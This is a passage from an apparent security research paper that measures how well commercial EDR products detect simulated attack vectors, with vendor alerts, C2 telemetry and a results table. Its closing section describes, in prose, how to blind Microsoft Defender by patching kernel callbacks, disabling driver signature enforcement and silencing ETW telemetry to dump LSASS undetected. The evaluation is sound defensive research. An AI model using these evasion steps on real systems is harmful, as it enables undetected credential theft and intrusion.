Low-reputation arbitrary code executed by signed executab...	Low	Resolved	Not set	Remediated	Execution
Suspicious use of Control Panel item	Low	Resolved	Not set	Remediated	Defense evasion
'CobaltStrike' hacktool was prevented	Low	Resolved	Not set	Remediated	Malware

Figure 34: Alerts produced by MDE in total.

Note that for the .cpl file, despite the fact that the EDR detected it, it was executed with a fully functional beacon session. See Figure 35.

Find below the relevant auto-investigation started for this MDE incident, including all the alerts produced. Note that till successful remediation and full verdict, the investigation may take a lot of time. See Figure 36

4.13.3 DLL

The DLL side-loading attack was successful as the EDR produced no alerts nor any suspicious timeline events. Figure 37 illustrates the produced telemetry. Notice the connection to our malicious domain and the uninterrupted loading of our module.




Figure 35: Details about the alerts produced from MDE.

4.14 Panda Adaptive Defense 360

Panda is a well-known solution that was categorized by Gartner for 2021 and 2019 as a "niche player". Its detections are based on kernel callbacks and ETW mostly as far as the vectors are concerned. It provides the user with a UI on which the entire attack paths can be seen and according to the vendors provides the clients with "unified EPP and EDR capabilities to effectively detect and classify 100% of processes running on all the endpoints within your organization".

4.14.1 Enabled settings

We created a policy for maximum active protection.

4.14.2 CPL

The CPL attack vector was detected and blocked but only the host had an alert about it, see Figure 38.

4.14.3 EXE

In this case, the attack was successful and after some time an alert was raised, see Figure 39.

4.14.4 DLL - HTA

Both attack vectors were successful and raised no alert.

4.15 Sentinel One

Sentinel One has sophisticated AI-based behavioural analysis features that make stealth infiltration and tool execution rather difficult. Among others, Sentinel One collects ETW telemetry and monitors almost all parts of the system. It uses kernel callbacks to collect information such as process creation, image load, thread creation, handle operations, registry operations. It also produces detailed attack paths and process tree graphs.

Also, Sentinel One recently released a new custom detection engine called STAR. With STAR custom detection rules, SOC teams can turn queries from Deep Visibility, SentinelOne's EDR data collection and querying mechanism, into automated hunting rules that trigger alerts and responses when rules detect matches. STAR also allows users an automated way to look at every endpoint event collected across their entire fleet and evaluate each of those events against a list of rules.

First seen ↑	Entity	Verdict	Remediation status	Impacted assets	Detection origin
2/5/21, 12:19 PM	payment[1].hta	Malicious	Prevented	DESKTOP-H6E9005	'Covent' malware was prevented
2/5/21, 12:20 PM	zoom.exe	Malicious	Prevented	DESKTOP-H6E9005	'CobaltStrike' hacktool was prevented
2/5/21, 12:20 PM	update.cpl	Suspicious		DESKTOP-H6E9005	Suspicious use of Control Panel item
2/5/21, 12:23 PM	update.cpl	Suspicious		DESKTOP-H6E9005	'Wacapew' malware was detected

Started
Feb 5, 2021, 12:20:35 PM

Ended
Feb 5, 2021, 1:35:23 PM

Total pending time: 4s

01:14:48
Complete

[Comments \(0\)](#)

f (1) Evidence (7) Entities (4.66k) Log (58)




Figure 36: Auto investigation by MDE.

However, our results indicate that the Sentinel One has severe issues in handling PowerShell-based post-exploitation activities. Thus, one could easily run tools such as **PowerView** using just some IEX cradles.

4.15.1 Enabled settings

For this solution we decided to enable all the features needed using the buttons in the console to use its engines including static and behavioral AI, script, lateral movement, fileless threat detection etc. Moreover, we enabled all the features Deep Visibility provides apart from the full disk scan and data masking. We also chose to kill processes and quarantine the files.

Sentinel One has some new features that when the first tests were conducted were in test mode, meaning that they were not used and also required custom configuration to be enabled.


Feb 5, 2021, 12:21:10.994 PM	(OO) Teams.exe established connection with 136.244.103.158:443 (a-banking.com)
Feb 5, 2021, 12:21:10.448 PM	teams.exe loaded module ffmpeg.dll
Feb 5, 2021, 12:21:10.235 PM	teams.exe loaded module USP10.dll
Feb 5, 2021, 12:21:10.214 PM	teams.exe loaded module hid.dll
Feb 5, 2021, 12:21:10.200 PM	teams.exe loaded module Teams.exe
Feb 5, 2021, 12:21:10.190 PM	explorer.exe created process Teams.exe

Figure 37: Timeline events for DLL sideloading by MDE.

Threat: Trj/CL.A (New threat) ⓘ

Action: DETECTED ⓘ


Details

 Affected computer

Computer: DESKTOP-U9ANJ30 ⓘ

Logged-in user: DESKTOP-U9ANJ30\test

Detection path: DESKTOPDIRECTORY|\zoom.exe

 Threat impact on the computer

Threat: Trj/CL.A (New threat) ⓘ

[Search on Google](#) ⓘ [Search on VirusTotal](#) ⓘ


Activity: Has run

View full activity details
View activity graph

Detection date: 7/30/2021 3:10:02 PM

Dwell time: 0d 0h 6m 33s ⓘ

Figure 38: Panda Adaptive Defense 360 detection of the EXE attack in host indicating that the vector has run.

 **Node info**


Name: zoom.exe

Path: DESKTOPDIRECTORY|\zoom.e

Type: EXE

Hash: 20220EBC6CD77716E80E314CE

Malware name: Trj/CL.A



```

graph TD
    Explorer[Explorer.EXE] -- Creates PE file --> zoom[zoom.exe]
    zoom -- Runs process --> Conhost[Conhost.exe]
            
```

Node info

Date	Opn	Mode
7/30/2021 3:03:37 PM	Run by	Explorer.EXE
7/30/2021 3:03:43 PM	Runs	Conhost.exe

Figure 39: Panda Adaptive Defense 360 detection of the EXE attack after execution (left) and the produced graph (right).

4.15.2 EXE - HTA - CPL

Notably, none of these attack vectors issued an alert to Sentinel One. With the test features enabled all three attack vectors that passed were blocked since the EDR was targeting the core of the payloads,

thus , the shellcode itself.

4.15.3 DLL

As soon as the folder with the MS-Teams installation touched the disk, an alert was triggered indicating that the malicious DLL was unsigned, and this could be a potential risk.

The screenshot displays a threat intelligence report for the file USP10.dll. The report is organized into several sections: 'Abnormalities', 'Hiding/Stealthiness', and 'General'. Each section contains one or more findings. At the bottom, there is a detailed metadata table for the threat file.

THREAT INDICATORS (5)		NOTES
Abnormalities		
This binary contains abnormal section names which could be an indication that it was created with non-standard development tools.		
Hiding/Stealthiness		
The majority of sections in this PE have high entropy, a sign of obfuscation or packing.		
This binary may contain encrypted or compressed data as measured by high entropy of the sections (greater than 6.8).		
General		
This binary imports functions used to raise kernel exceptions.		
This binary imports debugger functions.		
THREAT FILE NAME: USP10.dll		Copy Details Download Threat File
PATH	\Device\HarddiskVolume3\Users\HX\Downloads\ploads\ploads\MS-Team...	INITIATED BY: Agent Policy
COMMAND LINE ARGUMENTS	N/A	ENGINE: On-Write Static AI - Suspicious
PROCESS USER	DESKTOP-E90L5NQ\S1	DETECTION TYPE: Static
PUBLISHER NAME	N/A	CLASSIFICATION: Malware
SIGNER IDENTITY	N/A	FILE SIZE: 618.50 KB
SIGNATURE VERIFICATION	NotSigned	STORYLINE: FE5B331374B32B5D
ORIGINATING PROCESS	explorer.exe	THREAT ID: 1084709744017322666
SHA1	77f120d16fa441dc66ff7a7f3acfbddb8b08852	

Figure 40: Sentinel One reporting the DLL attack.

As it can be observed in Figure 40, the high entropy of our DLL was detected as an IoC. The IoC was correct as our shellcode was AES encrypted. It should be noted that previous experiments with Sentinel One with low entropy files (using XOR encoding) passed the test without any issues implying that the actual issues were due to the high entropy of the DLL.

4.16 Sophos Intercept X with EDR

Sophos Intercept is one of the most well-known and trusted AVs/EDRs. It has been previously used as a test case for user-mode hook evasion¹⁷. The EDR version provides a complete view of the incidents and really detailed telemetry, as well as a friendly interface with insightful graphs. Some of its features can be seen Figure 41.



Figure 41: The settings for Sophos.

4.16.1 Enabled settings

In the case of Sophos, the configuration was simple and intuitive for the user. Therefore, we enabled all offered features, which provided protection without usability issues.

4.16.2 EXE

This was the only vector that worked flawlessly against this EDR. In fact, only a small highlight event was produced due to its untrusted nature because it was not signed. PPID spoofing worked, and no alerts were produced, but the activities of `werfault.exe` were logged by Sophos, e.g. the connection to our domain. See Figure 42.

¹⁷<https://www.mdsec.co.uk/2020/08/firewalker-a-new-approach-to-generically-bypass-user-space-edr-hooking/>




Figure 42: Executable was able to run the shellcode and connect to the C2.

4.16.3 DLL

Unfortunately, the malicious DLL could not be loaded, yet the EDR produced no alert. Interestingly, the application was executed normally without the DLL in the folder. We assume that there might be some interference due to the EDR's process protection features as the payload was functioning normally.

4.16.4 CPL

As soon as the .cpl file was executed, an alert was produced, the process was blocked, and the attack path in Figure 43 was created. As it can be observed, detailed telemetry was produced about the system's activities.




Figure 43: CPL was blocked by Sophos. Details and graph.

4.16.5 HTA

As soon as the `iexplore.exe` visited and downloaded the `hta` file, its actions were blocked, and detailed attack telemetry was produced once again. See Figures 44 and 45.




Figure 44: HTA was blocked by Sophos. Details and graph.

a-banking.com/favicon.ico	URL	-	1
a-banking.com	DNS domain name	-	9
a-banking.com/search	URL	-	18
a-banking.com/ebanking/payment.hta	URL	-	1
a-banking.com/ebanking/payment.html	URL	-	1

Figure 45: Network connections to our domain as logged by Sophos.

4.17 Symantec Endpoint Protection

Symantec Endpoint Protection is a well-known solution and among the most used ones in multiple industries. It combines a highly sophisticated static detection engine with emulators. The latter considers anti-evasion techniques, addressing packed malware obfuscation techniques and detects the malware that is hidden inside even custom packers. Symantec Endpoint Protection uses a machine learning engine to determine whether a file is benign or malicious through a learning process. Symantec Security Response trains this engine to recognise malicious attributes and defines the machine learning engine's rules to make detections. Symantec leverages its cloud service to confirm the detection that the machine learning engine made. To protect endpoint devices, it launches a specially anti-malware mechanism on startup, before third-party drivers initialise, preventing the actions of malicious drivers and rootkits, through an ELAM driver¹⁸. The EDR is highly configurable and easy to adapt to everyday enterprise life with a powerful HIDS and network monitoring which enable it to identify and block network-based lateral movement, port scans, as well as common malware network behaviour, e.g. meterpreter's default HTTPS communication.

¹⁸<https://docs.microsoft.com/en-us/windows-hardware/drivers/install/elam-driver-requirements>

4.17.1 Enabled settings

We enabled the default features using the default levels of protection. They were enough to provide adequate protection without causing issues.

4.17.2 HTA

In our attacks, Symantec Endpoint Protection managed to identify and block only the HTA attack, see Figure 46. However, no alert was raised to the user.




Figure 46: Identified and blocked HTA attack from Symantec Endpoint Protection.

4.17.3 CPL-EXE-DLL

All three attack vectors (CPL, EXE, and DLL) were successful, without the EPP identifying, blocking them or producing any alert.

4.18 Trend Micro Apex One

Apex One is a well-known solution and ranked among the top ones on Gartner's table. Its overall features beyond the basic protection and firewall capabilities include predictive machine learning and can also be used for offline protection. The lightweight, offline model helps to protect the endpoints against unknown threats even when a functional Internet connection is not available. Security Agent policies provide increased real-time protection against the latest fileless attack methods through enhanced memory scanning for suspicious process behaviours. Security Agents can terminate suspicious processes before any damage can be done. Enhanced scan features can identify and block ransomware programs that target documents that run on endpoints by identifying common behaviours and blocking processes commonly associated with ransomware programs. You can configure Security Agents to submit file objects containing previously unidentified threats to a Virtual Analyzer for further analysis. After assessing the objects, Virtual Analyzer adds the objects it determined to contain unknown threats to the Virtual Analyzer Suspicious Objects lists and distributes the lists to other Security Agents throughout the network. Finally, Behaviour Monitoring constantly monitors endpoints for unusual modifications to the operating system and installed software.

According to our research, Apex One uses network, kernel callbacks, hooking; in both kernel and usermode, ETW, and AMSI to perform behavioural detection. More specifically, for ETW Apex One uses a data collector called TMSYSEVT_ETW.

4.18.1 Enabled settings

In Apex One we leveraged as much features as possible that were presented in the policy editor such as the EDR's smart scanning method, intelliscan, scanning of compressed files, OLE object scanning, intellitrapp (a feature used to combat real time compression of malware), ransomware protection (behavioural protection against ransomware, not needed for our tests), anti exploit protection, monitoring of newly encountered programs, C&C traffic filtering, and of course predictive machine learning. Finally, we configured the EDR to block all malicious behaviour.

4.18.2 EXE-DLL-CPL-HTA

After collaboration with Trend Micro we performed the experiments in the provided environment. Notably, all attack vectors were successful. However, there were three generic alerts with low criticality that were raised notifying that, e.g. an HTA or a CPL file were opened. The latter does not necessarily mean that there was a malicious usage.

37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	Teams.exe	800	x64	1s
37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	Teams.exe	2436	x64	728ms
37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	rundll32.exe	5172	x86	580ms
37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	Teams.exe	7768	x64	1s
37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	Teams.exe	9488	x64	2s
37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	werfault.exe	10268	x64	2s
37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10296	x64	513ms
37.120.203.85	192.168.7.118	UniPIAPT	tm	DESKTOP-6LGUT9C	Teams.exe	10920	x64	1s

Figure 47: HTA attack against Apex One.

4.19 Aggregated results

EDR	CPL	HTA	EXE	DLL
BitDefender GravityZone Plus	✗	✗	✓	✗
Carbon Black Response	•	✗	✓	✓
Check Point Harmony	✗	◇	✗	✓
Cisco AMP	✗	✗	✓	⊙
Comodo OpenEDR	✗	✓	✗	✓
CrowdStrike Falcon	✓	✓	✗	✓
Elastic EDR	✗	✓	✓	✗
F-Secure Elements Endpoint Detection and Response	◇	†	✓	✗
FortiEDR	✗	✗	✗	✗
Microsoft Defender for Endpoints	*	✗	✗	✓
Panda Adaptive Defense 360	✗	✓	*	✓
Sentinel One (without test features)	✓	✓	✓	✗
Sentinel One (with test features)	✗	✗	✗	✗
Sophos Intercept X with EDR	✗	✗	✓	-
Trend micro Apex One	•	•	✓	✓
Endpoint Protection				
ESET PROTECT Enterprise	✗	✗	✓	✓
F-Secure Elements Endpoint Protection Platform	✓	✓	✓	✓
Kaspersky Endpoint Security	✗	✗	✗	✓
McAfee Endpoint Protection	✗	✗	✓	✓
Symantec Endpoint Protection	✓	✗	✓	✓

Table 1: Aggregated results of the attacks for each tested solution.

Notation: ✓: Successful attack, ◇ Successful attack, raised medium alert, •: Successful attack, raised minor alert, *: Successful attack, alert was raised ⊙: Unsuccessful attack, no alert raised, ✗: failed attack, alerts were raised. † In two experiments supplied by the vendor, in the first it was detected after five hours, in the second it was detected after 25 minutes. ⊙ Initial test was blocked due to file signature, second one was successful with another application.

Table 1 illustrates an aggregated overview of our findings. Evidently, from the 20 attacks that were launched, more than half of them were successful. It is rather alarming that none of the EDRs managed to detect all of the attacks. More precisely, 10 attacks were completely successful, as they were completed successfully and no alert was issued; 3 attacks were successful, yet they issued a low significance alert; 1 attack was not successful, yet it did not issue an alert, and 6 attacks were detected and correctly reported by the EDRs.

DETECTION NAME	DETECTION TYPE	OBJECT NAME	HASH	SIZE [B]	FIRST OCCURRED
MSIL/Kryptik.XOL	trojan	file://C:\Users\eset\Desktop\update.cpl	e9d8e27b23b5fd8f2fcd9904407148fb41...	163840	2021 Jun 21 06:35:53

Figure 48: Detected and blocked CPL attack against Apex One.

5 Tampering with Telemetry Providers

Apart from finding ‘blind spots’ for each EDR there is also the choice of ‘blinding’ them by tampering with their telemetry providers in various ways. Unhooking user-mode hooks and utilising syscalls to evade detection is the tip of the iceberg [2]. The heart of most EDRs lies in the kernel itself as they utilise mini-filter drivers to control file system operations and callbacks in general to intercept activities such as process creation and loading of modules. As attackers, once high integrity is achieved, one may effectively attack the EDRs in various ways, including patching the ETW_{Ti} functions of Defender for Endpoints and removing callbacks of the Sophos Intercept X to execute hacking tools and remain uninterrupted. Note that our goal during the following POCs was not to raise any alert in the EDR consoles, something that was successfully achieved.

5.1 Attacking Defender for Endpoints

In what follows, we present two attacks, both executed manually using WinDBG. To circumvent the Patch Guard protection mechanism, we performed all actions quickly to avoid introducing *noise* that could trigger the EDR. Note that the EDR was in passive mode for this test since we are only interested in silencing the produced alerts.

5.1.1 Manually Patching Callbacks to Load Unsigned Drivers

In this case, our process will be manually patching some of the contents of the `PspLoadImageNotifyRoutine` global array, which stores the addresses of all the registered callback routines for image loading. By patching the callback called `SecPsLoadImageNotify`, which is registered with the `mssecflt.sys` driver, we are essentially blinding the EDR as far as loading of drivers is concerned.

It is important to note here how the EDR detects whether the Driver Signature Enforcement (DSE) is disabled. Strangely, the alert about a possibly disabled DSE is triggered once an unsigned driver is loaded. Therefore, the MDE assumes that since an unsigned driver has been loaded, the DSE was disabled. See Figure 49.




Figure 49: DSE Alert by MDE. Telemetry Sourcerer driver detection.

Then, after the callback is patched, we will zero-out the `g_CiOptions` global variable whose default value is `0x6` indicating that DSE is on. Then, we load our driver using the OSR driver loader utility. Afterwards, we reset the `g_CiOptions` variable and the patched callback to avoid a possible bug check by Patch Guard, and thus our system crashing. See Figure 50.

5.1.2 Manually Patching an ETW_{Ti} Function to Dump LSASS without Alerts

In this POC, we manually patch the `EtwTiLogReadWriteVm` function, which is responsible for the telemetry of the `NtReadVirtualMemory` syscall, which is called from `MiniDumpWriteDump` which is used by many Local Security Authority Subsystem Service (LSASS) dumping tools. We are using the Outflank-Dumpert tool [8] to dump the LSASS memory that uses direct syscalls, which may evade most common EDRs but not MDE, see Figure 51.

Find below the procedure we followed to achieve an ‘undercover’ LSASS dump. Note how we convert the virtual address to the physical address to execute our patch successfully. This is because this is a read-only page we want to write at, and any forced attempt to write there will result in a *blue screen of death*. However, we may write on the physical address without any trouble. Notably, while timeline events will most likely be produced, no alert will be triggered that will make SOCs investigate it further.

```

